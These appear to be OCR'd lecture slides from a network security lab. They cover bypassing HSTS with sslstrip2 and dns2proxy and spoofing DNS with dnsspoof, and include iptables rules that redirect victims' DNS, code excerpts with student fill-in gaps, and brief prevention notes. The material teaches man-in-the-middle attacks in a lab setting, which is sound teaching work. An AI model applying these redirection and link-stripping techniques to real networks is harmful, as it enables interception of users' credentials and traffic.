- Implement the missing code in `sslstrip/URLMonitor.py`
- Redirect all the traffic in the attacker VM from the port 80 to the port where sslstrip2 is running
- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark

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HSTS Bypass

Exercise 3

- Mount a MitM attack
- Implement the missing code in `sslstrip/URLMonitor.py`
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- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark

```
iptables -t nat -A PREROUTING -p udp
--destination-port 53 -i enp0s8 -J DNAT --to
<attacker ip>
```

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HSTS Bypass - dns2proxy code

```
122 def requestHandler(address, message):
123     resp = None
124     qtime = time()
125     seconds_betwen_ids = 1
126     try:
127         message_id = ord(message[0]) * 256 + ord(message[1])
128         DEBUGLOG('msg id = ' + str(message_id))
129         if message_id in serving_ids:
130             if (qtime - serving_ids[message_id]) < seconds_betwen_ids:
131                 DEBUGLOG('I am already serving this request.')
132                 return
133         serving_ids[message_id] = qtime
134         DEBUGLOG('Client IP: ' + address[0])
135         src_ip = address[0]
136         try:
137             # parse the dns message
138             msg = dns.message.from_wire(message)
139             try:
140                 op = msg.opcode()
141                 if op == 0:
142                     # standard and inverse query
143                     qs = msg.question
144                     if len(qs) > 0:
145                         q = qs[0]
146                         DEBUGLOG('request is ' + str(q))
147                         save_req(LOGREQFILE, 'Client IP: ' + address[0] + '    request is    ' + str(q) + '\n')
148                         if q.rdtype == dns.rdatatype.A:
149                             DEBUGLOG('Doing the A query....')
150                             resp = std_A_qry(msg, src_ip)
151                         elif q.rdtype == dns.rdatatype.PTR:
152                             #DEBUGLOG('Doing the PTR query....')
153                             resp = std_PTR_qry(msg)
154                         elif q.rdtype == dns.rdatatype.MX:
```

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HSTS Bypass - dns2proxy code

```
279 def std_A_qry(msg, src_ip):
280     global requests
281     global fake_ips
282 
283     qs = msg.question
284     DEBUGLOG(str(len(qs)) + ' questions.')
285     resp = make_response(qry=msg)
286     for q in qs:
287         qname = q.name.to_text()[:-1]
288         DEBUGLOG('q name = ' + qname)
289         host = qname.lower()
290         ips = DNSanswer(qname.lower(), 'A')
291         # If the domain requested doesn't exists, strips the domaina adding a 4th w
292         if isinstance(ips, numbers.Integral):
293             # SSLSTRIP2 transformation
294             real_domain = ''
295             # EDIT HERE:
296             # if the host starts with "wwww." remove one 'w'
297             # otherwise remove the string that you added ("web")
298             #
299             #
300             #
301             #
302             # STOP EDITING HERE:
303             # If the real domain exists return the answer to the client
304             if real_domain != '':
305                 DEBUGLOG('SSLStrip2 transforming host: %s => %s ...' % (host, real_domain))
306                 ips = DNSanswer(real_domain, 'A')
307         # If the real domain doesn't exist answer with NXDOMAIN
308         if isinstance(ips, numbers.Integral):
309             DEBUGLOG('No host....')
310             resp = make_response(qry=msg, RCODE=3)  # RCODE =  3        NXDOMAIN
311             return resp
```

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HSTS Bypass - sslstrip2 code

```
31      urlExpression       = re.compile(r"(https://[\w\d:#@%/;$()~_?\+-=\\\.&]*)", re.IGNORECASE)
```

```
138     def replaceSecureLinks(self, data):
139         substitution = {}
140         patchDict = self.urlMonitor.patchDict
141         if len(patchDict) > 0:
142             dregex = re.compile("(%s)" % "|".join(map(re.escape, patchDict.keys())))
143             data = dregex.sub(lambda x: str(patchDict[x.string[x.start():x.end()]]), data)
144             # apply the regex to find https URLs in the page
145             iterator = re.finditer(ServerConnection.urlExpression, data)
146         for match in iterator:
147             # for each match of the regexp it memorizes in substitution[]
148             # the original url associated with the spoofed one
149             url = match.group()
150             logging.debug("Found secure reference: " + url)
151             newurl = self.urlMonitor.addSecureLink(self.client.getClientIP(), url)
152             logging.debug("LEO replacing %s => %s" % (url, newurl))
153             substitution[url] = newurl
154         if len(substitution) > 0:
155             # apply a regexp to substitute all the occurencies
156             # of the original URLs with the spoofed ones
157             dregex = re.compile("(%s)" % "|".join(map(re.escape, substitution.keys())))
158             data = dregex.sub(lambda x: str(substitution[x.string[x.start():x.end()]]), data)
159         return data
```

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HSTS Bypass - sslstrip2 code

```
40      def addSecureLink(self, client, url):
41          methodIndex = url.find("//") + 2
42          method      = url[0:methodIndex]
43          pathIndex   = url.find("/", methodIndex)
44          if pathIndex is -1:
45              pathIndex = len(url)
46              url += "/"
47          host        = url[methodIndex:pathIndex].lower()
48          path        = url[pathIndex:]
49          port        = 443
50          portIndex   = host.find(":")
51          if (portIndex != -1):
52              host = host[0:portIndex]
53              port = host[portIndex + 1:]
54              if len(port) == 0:
55                  port = 443
56          fake_domain = ''
57          # EDIT HERE:
58          # if host starts with "www." add a 4th w
59          # otherwise if there's no "www." at the beginning add something
60          # that the victim shouldn't notice (like "web")
61          #
62          #
63          # STOP EDIT HERE
64          logging.debug("LEO: ssl host      (%s) tokenized (%s)" % (host, fake_domain))
65          url = 'http://' + host + path
66          self.real[fake_domain] = host
67          self.strippedURLs.add((client, url))
68          self.strippedURLPorts[(client, url)] = int(port)
69          return 'http://' + fake_domain + path
```

HSTS Bypass

How to prevent?

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HSTS Bypass

How to prevent?

- The user must always check the correctness of the URL in the address bar

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DNS Spoofing

How it works

- DNS messages are exchanged in clear using the UDP protocol on port 53
- An attacker who is *in the middle* can manipulate the DNS responses



Diagram of the attack

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DNS Spoofing

In practice

- `dnsspoof` forges replies to arbitrary DNS queries on the LAN

Usage

```
dnsspoof [-i interface] [-f hostsfile]
```

The hostfile contains the record associated with the A response for example:

```
www.google.it      192.168.1.1
www.facebook.com   192.168.1.1
```

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DNS Spoofing

Exercise

- There's a malicious webserver running on the attcker VM
- Create a proper hostsfile to spoof requests for `www.gugol.it` pointing to the malicious webserver
- Mount a MitM attack
- Setup `dnsspoof` to answer to the DNS query of the victim
- Navigate to `www.gugol.it` to verify that the attacks has succeeded

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DNS Spoofing

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DNS Spoofing

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```
iptables -A FORWARD -s <victim ip> -p udp --dport
<dns port> -j DROP
```

DNS Spoofing

How to prevent?

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DNS Spoofing

How to prevent?

- Cached responses cannot be spoofed
- DNSSec guarantees integrity of the records by using digital signature